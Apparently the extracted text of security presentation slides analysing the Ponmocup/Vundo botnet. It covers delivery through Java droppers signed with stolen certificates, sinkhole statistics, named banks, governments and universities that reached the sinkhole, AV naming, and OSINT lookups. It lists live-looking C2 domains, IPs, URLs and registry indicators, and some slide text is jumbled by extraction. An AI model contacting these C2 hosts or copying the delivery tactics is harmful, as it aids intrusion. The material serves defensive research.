		 FlashPlayer.class	CLASS File	27.09.2013 05:32	2'970

Folders in WinZip File <		Name	Type	Modified	Size
 [zuponcic_jar.zip]	 META-INF	 A268FEDF.RSA	RSA File	27.09.2013 05:32	4'868
		 A268FEDF.SF	SF File	27.09.2013 05:32	194
		 MANIFEST.MF	MF File	27.09.2013 05:32	141

Folders in WinZip File		Name	Type	Modified	Size	Ra...	Packed
 [ie10.jar.zip]	 META-INF	 META-INF	Folder	26.11.2013 18:22			
		 stream.class	CLASS File	26.11.2013 19:58	820'784	0%	821'039
		 web.class	CLASS File	26.11.2013 18:22	4'786	47%	2'542

Folders in WinZip File		Name	Type	Modified	Size	Ra...	Packed
 [ie10.jar.zip]	 META-INF	 MANIFEST.MF	MF File	26.11.2013 18:22	88	0%	88

Stolen Certificates (1/2)

```
194 Thu Nov 29 10:09:48 PST 2012 META-INF/0BD7BF44.SF
3602 Thu Nov 29 10:09:48 PST 2012 META-INF/0BD7BF44.RSA
  0 Thu Nov 29 10:09:48 PST 2012 META-INF/
sm 2973 Thu Nov 29 10:09:48 PST 2012 FlashPlayer.class

X.509, CN=R P Infosystems Pvt Ltd, OU=Product & Pre sales, OU=Digital ID Class 3 - Microsoft Sof
tware Validation v2, O=R P Infosystems Pvt Ltd, L=Kolkata, ST=West Bengal, C=IN
[certificate expired on 12/2/12 3:59 PM]
X.509, CN=VeriSign Class 3 Code Signing 2009-2 CA, OU=Terms of use at https://www.verisign.com/r
pa (c)09, OU=VeriSign Trust Network, O="VeriSign, Inc.", C=US
[certificate is valid from 5/20/09 5:00 PM to 5/20/19 4:59 PM]
X.509, OU=Class 3 Public Primary Certification Authority, O="VeriSign, Inc.", C=US
[certificate is valid from 1/28/96 4:00 PM to 8/1/28 4:59 PM]
[CertPath not validated: Algorithm constraints check failed: MD2withRSA]

s = signature was verified
m = entry is listed in manifest
k = at least one certificate was found in keystore
i = at least one certificate was found in identity scope
```

Stolen Certificates (2/2)

```
194 Tue Oct 08 13:45:46 PDT 2013 META-INF/A268FEDF.SF
4868 Tue Oct 08 13:45:46 PDT 2013 META-INF/A268FEDF.RSA
  0 Tue Oct 08 13:45:46 PDT 2013 META-INF/
sm 2968 Tue Oct 08 13:45:46 PDT 2013 FlashPlayer.class

X.509, EMAILADDRESS=sales@kurzinstruments.com, CN="Kurz Instruments, Inc.", O="Kurz Instruments, Inc.", L=Monterey, ST=CA, C=US
[certificate will expire on 12/14/13 11:41 AM]
X.509, CN=GlobalSign ObjectSign CA, OU=ObjectSign CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 1/22/04 2:00 AM to 1/27/17 2:00 AM]
X.509, CN=GlobalSign Primary Object Publishing CA, OU=Primary Object Publishing CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 1/28/99 5:00 AM to 1/27/17 4:00 AM]
X.509, CN=GlobalSign Root CA, OU=Root CA, O=GlobalSign nv-sa, C=BE
[certificate is valid from 9/1/98 5:00 AM to 1/28/28 4:00 AM]

s = signature was verified
m = entry is listed in manifest
k = at least one certificate was found in keystore
i = at least one certificate was found in identity scope
```



http://lk.makeanadultwebsite.com/

File Edit View Favorites Tools Help

★ Favorites



Suggested Sites ▾



Web Slice Gallery ▾

www.ldbeumer.nl

Application Blocked for Security



Certificate has been revoked.
The application will not be executed.




Name: FlashPlayer

Location: http://lk.makeanadultwebsite.com

OK

More Information...



Infection Vector / Delivery

- No exploits used
 - What does your IDS / IPS (try to) detect?
- Plain malware EXE or inside ZIP file served
 - Restrict EXE or ZIP file downloads?
- Exploit the Human Vulnerability
 - simplest Social Engineering
 - searching for XYZ → file served with XYZ
- Signed JAR downloader or dropper (RC4 enc)
 - (ab-)using stolen certificates (later exp. / revoked)

Are you vulnerable?

There needs to be a
combination of two
different vulnerabilities

Vuln 1: Humans using Computer

Managing CVE-0:

<https://isc.sans.edu/diary/Managing+CVE-0/10933>

What is Social
Engineering?
No idea!



Picture source:

<http://www.guardian.co.uk/technology/2011/apr/30/computers-v-humans-loebner-artificial-intelligence>

Vuln 2: Permit EXE, ZIP & JAR D/L

The image shows a screenshot of the Cygwin website (www.cygwin.com) in a web browser. The website has a sidebar with navigation links and a main content area with the Cygwin logo and project description. A Windows security warning dialog is overlaid on the page, asking for permission to open the file 'setup.exe'.

Website Content:

- Navigation Links (Sidebar):**
 - Cygwin
 - Install Cygwin
 - Update Cygwin
 - Search Packages
 - Licensing Terms
 - Cygwin/X
 - Community
 - Reporting Problems
 - Mailing Lists
 - Newsgroups
 - Gold Stars
 - Mirror Sites
 - Donations
 - Documentation
 - FAQ
 - User's Guide
 - API Reference
 - Acronyms
 - Contributing
 - Snapshots

Main Content:

Cygwin

Get that [Linux](#) feeling - on Windows!

This is the home of the Cygwin project

What...

...is it?

Cygwin is:

- a collection of tools Windows.
- a DLL (cygwin1.dll) which acts as a Linux API layer providing substantial Linux API functionality.

Windows Security Warning Dialog:

Öffnen von setup.exe

Sie möchten folgende Datei öffnen:

setup.exe


Vom Typ: Binary File
Von: http://cygwin.com

Möchten Sie diese Datei speichern?






Vuln 2: Permit EXE, ZIP & JAR D/L

Sysinternals Suite

By Mark Russinovich
Updated: June 4, 2013

 [Download Sysinternals Suite](#)
(12,847 KB)

Rate: ★★★★★

Share this content     


Introduction

The Sysinternals Troubleshooting Utilities have been a valuable Suite of tools. This file contains the individual troubleshooting files. It does not contain non-troubleshooting tools or NotMyFault.

The Suite is a bundling of the following selected tools:


AccessChk	Hex2dec
AccessEnum	Junction
AdExplorer	LDMDump
AdInsight	ListDLLs
AdRestore	LiveKd
Autologon	LoadOrder
...	RAMMap

Download

 [Download Sysinternals Suite](#)
(12,847 KB)

Öffnen von SysinternalsSuite.zip

Sie möchten folgende Datei öffnen:

 **SysinternalsSuite.zip**

Vom Typ: WinZip-Datei (12.5 MB)
Von: <http://download.sysinternals.com>

Wie soll Firefox mit dieser Datei verfahren?

☐ Öffnen mit WinZip (Standard)

☒ Datei speichern

☐ Für Dateien dieses Typs immer diese Aktion ausführen

[OK](#) [Abbrechen](#)

Vuln 2: Permit EXE, ZIP & JAR D/L

Java Tester

Website by Michael Horowitz

See my Defensive Computing blog at [Computerworld.com](#)

- Home
- Java Version
- Java News
- Installing Java
- Other Testers
- JavaScript
- About

What Version of Java Are You Using?

On a computer with multiple web browsers, be sure to check the Java version in every browser. I say this because multiple copies of Java can sometimes be installed with different browsers using different copies. Also, Java can be enabled in one browser and disabled in another.

Note: The portion of Java that runs programs is referred to as either the Java Run-time Environment (JRE) or the Java Virtual Machine (JVM).

Method 1: Ask Java

This is my favorite - straight from the horse's mouth (so to speak). The Java Run-time Environment is aware of its version and the company that authored it. So I wrote a very simple applet (the source code is on the [About](#) page) that gets this information from the JRE and displays it in a pink rectangle.

The version and vendor from the JRE

If Java is working, you will see the following information:

```
Java Version: 1.6.0_24
Java Version: 1.6.0_24
Java Version: 1.6.0_24
```

Version number translation: 1.6.0_24
The initial "1" is ignored as is the "0".

UNDERSTANDING A JAVA ERROR

Windows 7) is set to "Very High" (the default for Windows 7). The "Very High" (the default for Windows 7) page) are allowed to execute. The "Very High" (the default for Windows 7) page) are allowed to execute. The "Very High" (the default for Windows 7) page) are allowed to execute.

"Application Blocked by Security Settings ... Your security settings have blocked an untrusted

Security Warning

Do you want to run this application?



An unsigned application from the location below is requesting permission to run.

Location: <http://www.javatester.org/>

Running this application may be a security risk

[More Information](#)

Click **Cancel** to stop this app or **Run** to allow it to continue.

☐ Do not show this again for this app

[Run](#) [Cancel](#)

Sinkholing

How widespread are
these botnet infections?

Sinkholing C&C Domains

- Shared list of C2 Domains with abuse.ch
- Sinkholing (5 domains) started 2011-03-31

- * rapidstream.biz
- * mastertraffic.org
- * marksandco.net
- * inetspeedup.com
- * intermediacorp.org

amegatech.net

omniwebpro.org

Sinkholing C&C Domains

<http://www.abuse.ch/?p=3294> / How Big is Big? Some Botnet Statistics

abuse.ch
The Swiss Security Blog




BlogNewsletterZeus TrackerArchivesSpyEye TrackerPalevo TrackerContact

« Introducing: Palevo TrackerHow Criminals Defend Their Rogue Networks »

How Big is Big? Some Botnet Statistics


Published on May 23, 2011 in Malware & Virus Analysing and Monitoring & Reporting. 2 Comments

Tags: botnet, sinkhole, statistic.



Sinkholing C&C Domains

<http://www.abuse.ch/?p=3294> / How Big is Big? Some Botnet Statistics



Sinkholing C&C Domains

Anonymized Stats from 130 ASNs in Switzerland

- Major ISPs → 4156, 1371, 860, 264 IPs
- Swiss EDU Net → 78 IPs
- Swiss Gov Org's (national, state)
- Some major Companies from:
Finance, Pharma, Media, Energy

→ Appears to be untargeted, but hitting major organisations at least as much as home users

More Sinkholing stats...

Sinkhole data from Shadowserver Oct. 2013

- 7346 requests over 28 days
- 6909 requests with “/images2/[hex].swf”
- **2609 unique IPs**, 524 ASNs, 93 countries
- 6870 unique URLs
- 4 old, expired C&C domains sinkholed

msdmvdata.net


omniwebpro.org

rapidstream.biz

xyzconnect.org

More Sinkholing stats...

of unique IPs per day (*150 – 350*)



More Sinkholing stats...

of days each IP was seen

1d: 1784 = 70.3%

2d: 257 = 10.1%

3d: 115 = 4.5%

85% IPs seen on
3 of 28 days only

6 IPs = 0.1%
seen daily

IP != # bots (?)

# days seen	# uniq IP	# days seen	# uniq IP
1	1784	15	14
2	257	16	9
3	115	17	11
4	75	18	5
5	50	19	2
6	44	20	3
7	42	21	2
8	42	22	4
9	30	23	1
10	24	24	3
11	26	25	3
12	20	26	5
13	15	27	2
14	15	28	6

More Sinkholing stats...

Unique IPs per OS (p0f fingerprint)

#	IPs	"p0f_genre"
2378		Windows
236		Linux
15		Solaris
3		FreeBSD
2		CacheFlow

Non-Windows OS (9.7%) → Proxy servers (?)

→ Multiple IPs (bots) behind 1 proxy IP

(e.g. our company → 6 bots = 2 Proxy IPs → 3x)

More Sinkholing stats...

Org's hitting sinkhole – Banks (IP whois)

- UNITED OVERSEAS BANK LTD, Singapore SG
- Royal Bank of Scotland, GB
- National Bank of Kenya, Nairobi KE
- ICICIBank Ltd, Mumbai India
- UniCredit Bank d.d., Mostar, Bosnia and Herzegovina
- Den Danske Bank, Brabrand, Denmark
- QATAR NATIONAL BANK, Qatar
- central bank of iran, tehran,iran
- STATE BANK OF BIKANER & J, Rajasthan, India

More Sinkholing stats...

Org's hitting sinkhole – Govt's (IP whois)

- Irish Government, Dublin, Ireland
- City of Phoenix, Phoenix AZ (US)
- Gouvernement du Quebec - MSSS, Quebec Canada
- Academic and Regional Government Information Service, Torino IT
- Government of South Africa, Capetown ZA
- Network Flemish Government, Brussel, Belgium

More Sinkholing stats...

Org's hitting sinkhole – Univ's (IP whois)

- University of Kentucky, Lexington KY (US)
- University of Texas Health Science Center at Houston TX (US)
- University of Pennsylvania, Philadelphia PA (US)
- New York University, New York NY (US)
- Landeshochschulnetz Baden-Wuerttemberg, Stuttgart DE
- UNIVERSIDADE ESTADUAL DE CAMPINAS, Brasil
- UNIVERSITY OF BELGRADE, BELGRADE, SERBIA
- University of Technology and Agriculture, Bydgoszcz POLAND

The Bot

What is this Malware?

AV Detections of DLL samples

<http://www9.dyndns-server.com:8080/pub/botnet-links.html>

Malware samples

The following 3 DLL samples were extracted from infected hosts: (*Disk Forensics*)

ced3103e366d2eeac145639b080b3426

HPZipm12L.dll (VT 8 / 43 → 40 / 46)

dfe859eda8d9ed88863896ac233b17a9

crtddllo.dll (VT 14 / 42 → 24 / 34)

04366dfaa4a7d32066fa6dcda14c9e94

ole32H.dll (VT 12 / 42 → 34 / 46)

AV Detections of DLL samples

Detections for „Vundo“

- ClamAV
- McAfee
- Microsoft
- Symantec
- AntiVir
- F-Secure
- Gdata
- TrendMicro

Detections for „Pirminay“

- Ikarus (2)

Detections for „Monder“

- Fortinet
- Ikarus (1)

Detections for „Virtumonde“

- Commtouch
- F-Prot

Antivirus Detections

Doing some OSINT
research on A/V names

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

Why is this malware known under so many different names?
(Ponmocup, Pirminay, Kryptik, Swisyn, Vundo etc.)

Why aren't AV companies connecting the dots?

Using one common indicator, the existence or creation of a registry key, namely

```
HKCU\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\  
INTERNET SETTINGS\6
```

and/or

```
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\  
INTERNET SETTINGS\6
```

I've been finding malware analysis reports from different AV's and online malware analysis sites.

http://www9.dyndns-server.com:8080/pub/botnet/ponmocup/ponmocup-analysis_2012-02-18.html

Here are some Google search queries to find more analysis reports:

site:xml.ssdsandbox.net "SOFTWARE\UOSBEU"	(4'220 hits)
site:mcafee.com "SOFTWARE\XFFNHFHAM"	(3'480 hits)
site:threatexpert.com "SOFTWARE\qrjaslop"	(227 hits)
site:sophos.com "SOFTWARE\zpppmcegc2"	(59 hits)
site:trendmicro.com "SOFTWARE\GHUZPSK"	(24 hits)
site:greatis.com "SOFTWARE\qbbyjp"	(6 hits)

Some AV's don't include the SOFTWARE registry key, but a well known initial C&C request:

site:securelist.com "gehut4.cn/update/utu.dat"	(354 hits)
site:camas.comodo.com imagehut4.cn	(28 hits)

Search for:

intohave.com

Viruses and Spyware

 [Search](#)[Advanced Search](#)

Your search for "intohave.com" returned 44 results

Your search for "intohave.com" returned 44 results

Results 1-10 of 44

[1](#) | [2](#) | [3](#) | [4](#) | [5](#) Next >

[Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...](#)

10 Mar 2013 ... HTTP Requests. http://180.123.136.203/adj/Category.aspx. IP Connections. 180.123.136.203:80. DNS Requests. intohave.com. Free Mac Anti- ...

[Detailed Analysis - Troj/Agent-AAEV - Viruses and Spyware - Threat ...](#)

17 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ...

[Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...](#)

7 Feb 2013 ... IP Connections. 180.123.136.203:80. DNS Requests. intohave.com ... DNS Requests. intohave.com. Free Mac Anti-Virus. Download our free ...

Search for:

180.123.136.203

Viruses and Spyware



Search

[Advanced Search](#)**Your search for "180.123.136.203" returned 43 results**

Your search for "180.123.136.203" returned 43 results

Results 1-10 of 43

[1](#) | [2](#) | [3](#) | [4](#) | [5](#) Next >**Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat**

...

7 Feb 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. [180.123.136.203:80](#). DNS Requests. [intohave.com](#). Example 3 ...

Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...

10 Mar 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. [180.123.136.203:80](#). DNS Requests. [intohave.com](#). Free Mac Anti- ...

Detailed Analysis - Troj/Inject-AJC - Viruses and Spyware - Threat

...

12 May 2013 ... HTTP Requests. <http://180.123.136.203/adj/Category.aspx>. IP Connections. [180.123.136.203:80](#). DNS Requests. [intohave.com](#). Free Mac Anti- ...

Search for:

Software\zpppmcegc

Viruses and Spyware

Search

[Advanced Search Tips](#)

Your search for "Software\zpppmcegc" returned 65 results

Your search for "Software\zpppmcegc" returned 65 results

Results 1-10 of 65

1 | 2 | 3 | 4 | 5 Next >

Detailed Analysis - Troj/Agent-AAOT - Viruses and Spyware - Threat ...

10 Mar 2013 ... HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings. 6: 100 000000. HKLM\SOFTWARE\zpppmcegc. GY: 2a 35 ea 32 ...

Detailed Analysis - Troj/Meredr-C - Viruses and Spyware - Threat ...

7 Feb 2013 ... OKEECBUMO: C:\WINDOWS\system32\hypertmw.exe. HKCU\Software\ zpppmcegc. GY: d4 9a a4 7e 87 8c 22 33 d0 11 48 b3 69 f3 4a 3a fa ...

Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...

21 Apr 2011 ... Registry Keys Created. HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings. 6: 6d 24 a7 30 b0 38. HKCU\Software\zpppmcegc

Search for:

checkwebspeed.net

Viruses and Spyware



Search

Advanced Search

Your search for "checkwebspeed.net" returned 7 results

Your search for "checkwebspeed.net" returned 7 results

Results 1-7 of 7

1

Detailed Analysis - Mal/Ponmocup-A - Viruses and Spyware - Threat ...

21 Apr 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.

Detailed Analysis - Troj/Mdrop-CLC - Viruses and Spyware - Threat ...

19 Mar 2010 ... checkwebspeed . net imagehut4 . cn. When Troj/Mdrop-CLC is installed the following files are created: <User>xplore.exe <System>\cmutilo.exe ...

Detailed Analysis - Troj/DwnLdr-IEF - Viruses and Spyware - Threat ...

access the internet and communicate with a remote server via HTTP Troj/DwnLdr -IEF communicates via HTTP with the following locations: checkwebspeed . net ...

Search for:

checkwebspeed.net

Viruses and Spyware



Search

Advanced Search

Your search for "checkwebspeed.net" returned 7 results

Results 1-7 of 7

1

Detailed Analysis - Troj/Backdr-ER - Viruses and Spyware - Threat

...

HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.
Example 2 ...

Detailed Analysis - Troj/RENOS-ET - Viruses and Spyware - Threat

...

6 Jan 2012 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.

Detailed Analysis - Troj/Agent-QML - Viruses and Spyware - Threat ...

23 Feb 2011 ... HTTP Requests. http://checkwebspeed.net/html/license_.html; http://checkwebspeed.net/html/license_.html. DNS Requests. checkwebspeed.net.

What's in an A/V name?

1	Mal/Ponmocup-A	2	Troj/Agent-XXY	2	Troj/Luiha-BE
1	Mal/Ponmocup-B	2	Troj/Agent-YAC	1	Troj/Mdrop-CLC
1	Mal/Ponmocup-C	2	Troj/Agent-YDY	1	Troj/Mdrop-DXG
2	Troj/Agent-AAEV	2	Troj/Agent-YOJ	1	Troj/Mdrop-EJV
2	Troj/Agent-AAOT	2	Troj/Agent-YSA	2	Troj/Mdrop-EMJ
2	Troj/Agent-ABAZ	2	Troj/Agent-ZEY	2	Troj/Mdrop-ERQ
2	Troj/Agent-ABGO	2	Troj/Agent-ZIK	2	Troj/Mdrop-ETB
2	Troj/Agent-ABHU	2	Troj/Agent-ZIW	2	Troj/Mdrop-FAZ
2	Troj/Agent-ABMF	2	Troj/Agent-ZJT	2	Troj/Meredr-C
2	Troj/Agent-ABRV	1	Troj/Agent-ZTN	2	Troj/Pirminay-C
1	Troj/Agent-MSB	2	Troj/Agent-ZZX	2	Troj/Pirminay-D
1	Troj/Agent-PRC	1	Troj/DwnLdr-ISR	2	Troj/Pirminay-E
1	Troj/Agent-QTH	1	Troj/DwnLdr-ITH	1	Troj/Ponmo-A
1	Troj/Agent-QTM	1	Troj/DwnLdr-IXA	1	Troj/RENOS-ET
1	Troj/Agent-RML	1	Troj/DwnLdr-IYO	2	Troj/Sisron-J
1	Troj/Agent-RQQ	1	Troj/DwnLdr-KGA	2	Troj/Smad-A
1	Troj/Agent-TOS	2	Troj/DwnLdr-KIL	1	Troj/Swisyn-AN
1	Troj/Agent-UCY	2	Troj/DwnLdr-KJC	1	Troj/Swisyn-AQ
1	Troj/Agent-ULW	2	Troj/Inject-AJC	2	Troj/Vundo-AV
1	Troj/Agent-VMY	1	Troj/Inject-VY	2	Troj/Zbot-DIQ
2	Troj/Agent-XUX	2	Troj/Kasky-A		

What's in an A/V name?

3	Mal/Ponmocup	29	Troj/Agent
3	Troj/Pirminay	7	Troj/DwnLdr
1	Troj/Ponmo	2	Troj/Inject
2	Troj/Swisyn	1	Troj/Kasky
1	Troj/Vundo	1	Troj/Luiha
		7	Troj/Mdrop
10	Known Aliases	1	Troj/Meredr
52	Others	1	Troj/RENOS
62		1	Troj/Sisron
		1	Troj/Smad
		1	Troj/ Zbot
	10 = 16%		

Let's look at some more samples

Get Samples (VT reports) from VirusShare.com

Kryptik	772,675	Subset matching ≥ 4 Detections
Vundo	129,613	
Virtum	84,966	→ 29,168
Swisyn	53,061	
Monder	34,075	
Pirminay	8,135	
Ponmocup	3,460	
Milicenso	94	

Total: 898,698

Let's look at some more samples

VT Detections for "Vundo"

28771	Microsoft	98.6%
19882	McAfee	68.2%

VT Detections for "Virtum*" (Virtumond[eo])

24745	F-Prot	84.8%
22645	CommTouch	77.6%
22177	Sophos	76.0%
9302	DrWeb	31.9%

VT Detections for "Monder"

4890	Kaspersky	16.8%
3867	AhnLab-V3	13.3%
3734	Jiangmin	12.8%

Another great OSINT research site

totalhash.com/network/dnsrr:*253.101.238.123* or dnsrr:fasternation.net or ip:93.115.88.220

#totalhash

Malware Analysis Database

HOME

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

dnsrr:*253.101.238.123* or dnsrr:fasternation.net or ip:93.115.88.220

Search

Search #totalhash For Network Matches

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

dnsrr:*253.101.238.123* or dnsrr:fasternation.net or ip:93.115.88.220

Search

Here you can search for static or dynamic characteristics of samples in our database.

Switch to [Normal View](#)

Displaying 1 - 20 of 1699 results

SHA1

[54b2a5d06](#)

Displaying 1 - 20 of 1699 results

SHA1	TIMESTAMP	ORIGIN	DNSRR
54b2a5d0608f3c6087e10899911fa6ed4a0e667d	2013-11-28 20:28:21		93.115.88.220 fasternation.net
33e14b0f2			

Another great OSINT research site

#totalhash

Malware Analysis Database

HOME

SEARCH

NETWORK SEARCH

ANALYSIS DATE

2013-11-28 20:28:21

SANDBOX VERSION

MD5

e13c2118ffc468141e78df31dbb59d0c

Totalhash sandbox scan report for the file with SHA1 54b2a5d0608f3c6087e10899911fa6ed4a0e667d

Keys: av dns

query here eg

Here you can search for static or dynamic characteristics of samples in our database

AV

[avira](#)

[TR/Crypt.ZPACK.30833](#)

AV

[avg](#)

[Crypt.s.EGP](#)

REGISTRY

HKEY_CURRENT_USER\Software\ldqzohjfbshs →

NULL

REGISTRY

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\6 →

NULL

ANALYSIS DATE

2013-11-28

SANDBOX VERSION

MD5

e13c2118f

SHA1

54b2a5d0608f3c6087e10899911fa6ed4a0e667d

Static Details:

FILE TYPE

SECTION

SECTION

SECTION

DNS

[fasternation.net](#)

Type: A

[253.101.238.123](#)

HTTP GET

[http://93.115.88.220/features/imghp](#)

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

Another great OSINT research site

#totalhash

Malware Analysis D

HOME

SEARCH

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

registry:*dqlzohjf*

Search

Here you can search for static or dynamic characteristics of samples in our database.

Search #totalhash For Network Matches

Keys: av dnsrr email filename hash ip mutex po

registry:*dqlzohjf*

Displaying 1 - 20 of 3672 results

Here you can search for static or dynamic characteristics of samples in our database.

Displaying 1 - 20 of

SHA1

[55607dbae71c12f8f1e3](#)

TIMESTAMP

ORIGIN

DNSRR

IP

2013-11-30 23:57:59

[201.181.134.202](#)

[209.222.14.3](#)

[intohave.com](#)

[201.181.134.202](#)

2013-11-30 23:50:36

[93.115.88.220](#)

[253.101.238.123](#)

[fasternation.net](#)


[93.115.88.220](#)

Antivirus Descriptions





Malware descriptions
from A/V vendors

Printer Bomb/Troj Milicenso (2012-06-21)

<http://www.symantec.com/connect/blogs/trojanmilicenso-paper-salesman-s-dream-come-true>

 **Symantec.** | Connect


Enter keywords to search...



 COMMUNITY: Security  Blogs  Security Response 


Login or Register to participate

Trojan.Milicenso: A Paper Salesman's Dream Come True

Updated: 21 Jun 2012 | Translations available: 日本語, Português

**Symantec Security Response**  SYMANTEC EMPLOYEE

+4
4 Votes  

 **Symantec.** | Official Blog

Tweet

Over the past two weeks, an outbreak of **Trojan.Milicenso** has resulted in multiple reports of massive print jobs being sent to print servers, printing garbage characters until the printer runs out of paper. Our telemetry data has shown the worst hit regions were the US and India followed by regions in Europe and South America. We originally encountered Trojan.Milicenso in 2010 and our initial investigation had shown that this was basically a malware delivery vehicle for hire. The payload that is most commonly associated with this latest version is **Adware.Eorezo**; an adware targeting French speaking users.

Printer Bomb/Troj Milicenso

The Trojan Milicenso

- creates and executes a dropper
- dropper creates a DLL file
- dropper executable deletes itself
- main body of the dropped DLL is heavily encrypted
- the decryption key itself is encrypted
- key is unique on each infected computer

Printer Bomb/Troj Milicenso

- Detects presence of a sandbox or VM
- instead of ceasing all activity, contacts sites, downloads Adware.Eorezo

“... seems that it is using the adware as a decoy to distract attention from itself, thereby attempting to avoid malware analysis as this would categorize it as low risk and be dismissed.”

Printer Server gone wild (2012-06-08)

<http://www.symantec.com/connect/forums/print-server-gone-wild>

- **What is it doing?**
- Its downloading two types of files:
 - Payload -- Adware.Eorezo and Trojan.Milicenso
 - JPEGs -- used **steganographically** to provide **commands to the payload**

Printer Server gone wild

<http://www.symantec.com/connect/forums/print-server-gone-wild>

- **Why is it taking so long to create "complete" detection?**
- **Each component of this threat is highly encrypted.** The key for that encryption is different for each computer because it is based on
 - VolumeSerialNumber of the system volume.
 - Creation time of "c:\windows\system32" and "c:\System Volume Information"
- **This means that each individual machine will have a series of files that are unique at the byte level.**



Malware Protection Center

Threat Research and Response

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=TrojanDropper%3AWin32%2FVundo.R>

[Home](#) > [Learn more about malware](#) > [Research TrojanDropper:Win32/Vundo.R](#)



TrojanDropper:Win32/Vundo.R (?)

Encyclopedia entry

Updated: Jul 15, 2012 | Published: Jun 26, 2012

Aliases

Trojan.Ponmocup!ks7rFUjB4o0 (VirusBuster)
Win32/Ponmocup.AA trojan (ESET)

AdWare.Win32.EoRezo (Ikarus)

Alert Level (?)

Severe



Malware Protection Center

Threat Research and Response

System changes

The following system changes may indicate the presence of this malware:

- The presence of the following files:

<system folder>\<file name>.exe (for example, *d3dim700o.exe*)

%TEMP%\~unins<random numbers>.bat (for example, *~unins6342.bat*)

<system folder>\<file name>.dll (for example, *wmsdmodo.dll*)

- The presence of the following registry modifications:

In subkey: *HKLM\Software<random>* (for example, *OAVALSGS*)

Sets value: *'<random>'* (for example, *abcmhecs*)

With data: *<50kb binary data>*

In subkey: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run*

Sets value: *'<random>'* (for example, *ttfo*)

With data: *<system folder>\<file name>.exe* (for example, *d3dim700o.exe*)



Malware Protection Center

Downloads arbitrary files

TrojanDropper:Win32/Vundo.R connects to a remote server to download a DLL (dynamic link library) file into the following location:

<system folder>\<file name>.dll (for example, *wmsdmodo.dll*) - detected as [Trojan:Win32/Vundo.gen!AV](#)

We have observed TrojanDropper:Win32/Vundo.R contacting the following servers in the wild:

- *somethingclosely.com*
- *repliedstreets.com*

The DLL, detected as [Trojan:Win32/Vundo.gen!AV](#), is used to decrypt the payload data, which was placed on your computer during the installation of TrojanDropper:Win32/Vundo.R.

It creates the following registry key to store the encrypted data that, when decrypted, is detected as [Trojan:Win32/Vundo.QB](#):

In subkey: *HKLM\Software\<random>* (for example, *OAVALSGS*)

Sets value: "*<random>*" (for example, *abcmhecs*)

With data: *<50kb binary data>*

Win32/Vundo



Malware Protection Center

Alert level: High

This entry was first published on: Feb 27, 2008

This entry was updated on: Oct 07, 2013

This threat is also detected as:
Backdoor/Win32.Cidox (AhnLab)

TR/Kazy.117219.78 (Avira)

Trojan.Vundo.GZS (BitDefender)

W32/Downldr2.IZLI (Command)

Trojan.Mayachok.18579 (Dr.Web)

Win32/Citirevo.AE (ESET)

W32/Cidox.ACIO!tr (Fortinet)

Virus.Win32.Vundo (Ikarus)

Trojan.Win32.Cidox.acio (Kaspersky)

Vundo (McAfee)

RDN/Downloader.a!bm (McAfee)

Vundo.gen18 (Norman)

Troj/Mdrop-ETG (Sophos)

Trojan.Vundo (Symantec)

TROJ_CIDOX.DH (Trend Micro)

Technical information

Alert Level: High

- Delivery drive-by D/L & exploits (22)
- Spreads via Network & USB
- Displays Ads (*least critical / decoy?*)
- Downloads & runs other files
- Stops security services & AV
- Modifies browser behavior
- Sends lots sys-info to remote server
- Malware components encrypted & stored (partly) in Registry

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2>

Summary

Technical information

Installation

- Drive-by download or exploits (22 CVE's)
- use social engineering to trick you into thinking it was something else
- These files contain an encrypted, unique number that is generated by the malware that might be used to identify each infected PC
- Registry modifications to bypass firewall (ProxyBypass = 1)

Malware Protection Center

We have seen the variants sending the following information:

- Information about Outlook Express accounts such as name, mailing address, email address and phone number
- Information gathered from the registry subkey *HKLM\Software\Microsoft\Internet Account Manager\Accounts*
- POP3 and SMTP user names from Outlook Express
- Registered owner of Windows
- Operating system version/build number
- Network adapter information, including:
 - Adapter name
 - Description
 - Address
 - Current IP address
 - IP address list
 - Gateway list
 - DHCP server
 - Primary Wins server
 - Secondary Wins server
- MAC address of your computer
- Keyboard layout
- Time when Win32/Vundo was installed on your computer
- A log of Win32/Vundo crashes
- Volume serial number

<http://www.microsoft.com/security/portal/threat/encyclopedia/entry.aspx?Name=Win32/Vundo#tab=2>

HAKIN9

Hakin9 1/2013 (77) Hakin9 Ausgabe 1/2013 Januar Monats-Online-Magazin

HARD CORE IT SECURITY MAGAZINE

ANTI-DEBUGGING -TECHNIKEN



Hakin9

WERBUNG ODER SPIONAGE? ANALYSE DER ADWARE „SANCTIONED MEDIA“

OLIVIA VON WESTERNHAGEN

- Typed URLs in browser
- Recently opened documents

